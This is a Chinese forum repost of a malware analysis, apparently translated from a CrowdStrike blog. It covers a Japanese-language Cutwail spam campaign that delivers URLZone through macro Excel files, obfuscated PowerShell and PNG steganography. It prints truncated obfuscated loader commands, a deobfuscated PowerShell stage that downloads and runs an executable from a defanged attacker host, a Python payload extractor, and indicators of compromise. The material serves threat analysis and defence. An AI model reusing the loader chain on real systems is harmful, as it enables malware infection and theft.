Cutwail垃圾邮件活动用隐写术传播URLZone

angel010 / 2018-10-31 06:51:00 / 浏览数 2128 技术文章 技术文章 顶(0) 踩(0)

CrowdStrike研究人员10月24日发现一个来自NARWHAL SPIDER的垃圾邮件活动—— Cutwail。NARWHAL SPIDER主要为其客户提供垃圾邮件服务，目标和payload根据客户的不同而不同。

这起日语的垃圾邮件活动融合了恶意PowerShell (PS)和steganography（隐写术）来传播恶意软件URLZone。

垃圾邮件中含有启用宏的恶意Excel附件，名为`DOC2410201810{DIGIT[6]}.xls`，SHA256哈希值为`54303e5aa05db2becbef0978baa60775858899b17a5d372365`

	JAPANESE TEXT	DIRECT TRANSLATION
Subject Lines	注文書の件	Order Form
	立替金報告書の件です	It is a matter of the advance payment report.
	申請書類の提出	Submit application form
	請求データ送付します	We will send billing data
	納品書フォーマットの送付	Sending invoice format
Email Content	いつもお世話になります。 追加発注書です。 を送付致します。 ご確認のほど、宜しくお願い	Always thank you for your help. In case It is an additional order form. I will send it. As much as you confirm, thank you.

表 1. Cutwail垃圾邮件活动细节




图 1. 启用宏的恶意Excel文件截屏

打开Excel并且启用宏后，受害者机器运行的过程如下所述。

Stage 1: 反混淆

嵌入的Visual Basic Application (VBA)代码会运行`cmd.exe`：

```
cmd.exe /V:ON/C"set lW=o.crm`VPx57^^l(SEX]L8{-Y=GZU:K%0B[9ia2eb*yftp_/T$j1'vdMF^|C\Hwk^&)WAIDn+}h4,sg6;3 R""ON&&for %9 in (15,
```

命令解码后会执行stage 2，stage 2是含有PS命令的Windows batch命令。

Stage 2: 下载图像文件，执行PowerShell命令

Stage 2代码如下：

```
cmd  /CEchO/  $4G7=[tYPE]('M'+'ATh') ;   $48X7= [type]('SystEm.T'+'Ex'+'T'+'.ENc'+'o'+'DIng');  .("{1}{0}" -f'l','sa') ('a') (
```


PS命令执行以下动作：

- 下载图像并在stage3解码；
- 复制stage3到剪贴板；
- 执行PS命令来初始化stage3。

Stage 2
PS命令会从URL`https://images2.imgbox[.]com/ca/88/A2ZSlW6S_o.png`下载一个PNG文件。下载的图片SHA256哈希值为`73da11127aa1da5538d153ba7f063`

图 2. 用隐写术隐藏payload的图片

然后，命令会用图片中的隐写术来解码隐藏的数据。信息隐藏在图片的蓝（blue，B）绿（green，G）信道中。蓝绿信道的4个最重要的位中含有另一个PS脚本（stage 3）。蓝绿信道的4个比特可以生成输出的所有字节，如下图：



下面的python代码可以从图片中提取出PowerShell命令：

```
from PIL import Image
import sys

image = Image.open(sys.argv[1])
pixel = image.load()
payload = bytearray()
for y in xrange(3):
for x in range(620):
r, g, b = pixel[x,y]
payload.append( (b&15) * 16 | (g&15) )
print(payload)
```

Stage 3 PS命令隐藏在图片的前三行。下图是原始图像，为了可视化效果，红色信道被移除了。这也说明在前三行使用了隐写术。

图 3. 下载的图像中蓝绿信道的前三行隐藏了PowerShell命令

然后，解码的stage 3 PS命令会被复制到剪贴板并执行。最后，stage
2会生成一个`powershell.exe`的实例。新的PS命令会复制剪贴板中的内容并执行，然后清除剪贴板的内容。

Stage 3: PowerShell

stage 3的PS命令是高度混淆的，反混淆后的命令如下：

```
$Ds = Get-Culture | Format-List -Property * | Out-String -Stream; if ($Ds -Match "ja") {
$urls = "http[:]//pigertime[.]com/mksettting", ""; foreach ($url in $urls) {
Try {
write-Host $url; $fp = "$env:temp\pain.exe"; Write-Host $fp; $wc = New-Object System[.]Net.WebClient; $wc.Headers.Add("user-ag
}
Catch {
Write-Host $_.Exception.Message
}
}
}
```

反混淆的PS命令首先会检查当前区域设定是否含有字符串ja，即检查区域是否是日本。如果是，受害者机器会向URLhttp[:]//pigertime[.]com/mksettting发送HTTP GET请求，user agent为Mozilla/5.0 (Windows NT; Windows NT 10.0; us-US) AppleWebKit/534.6 (KHTML, like Gecko) Chrome/7.0.500.0 Safari/534.6。payload会下载到%TEMP%\pain.exe中，并执行。

下载的payload
SHA256哈希值为03fe36e396a2730fa9a51c455d39f2ba8168e5e7b1111102c1e349b6eac93778，是eCrime恶意软件下载器URLZone的变种。

URLZone

发现的URLZone变种使用的C2服务器是https://oaril[.]com/auth/，公钥为：

```
-----BEGIN PUBLIC KEY----- MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCmk6zOuYcUd1H6vUyvuxrcozqW mOl5jTa9HDodiKaPtRPmNv2rRPF/4urX47
-----END PUBLIC KEY-----
```

成功安装URLZone后，C2会发送一个请求到URL来下载和执行恶意payload。之前的垃圾邮件活动中下载的是Gozi ISFB。

总结

Cutwail垃圾邮件在过去3个月的活动相对并不活跃。隐写术的引入说明NARWHAL
SPIDER正在开发新的方法来绕过检测并增加感染率。隐写术也是恶意软件常用的一种技术，Lurk Downloader和StegoLoader都曾使用过。

https://www.crowdstrike.com/blog/cutwail-spam-campaign-uses-steganography-to-distribute-urlzone/

上一篇：P.W.N. CTF web题解 下一篇：picoCTF2018 Write...
1. 0 条回复
   - 动动手指，沙发就是你的了！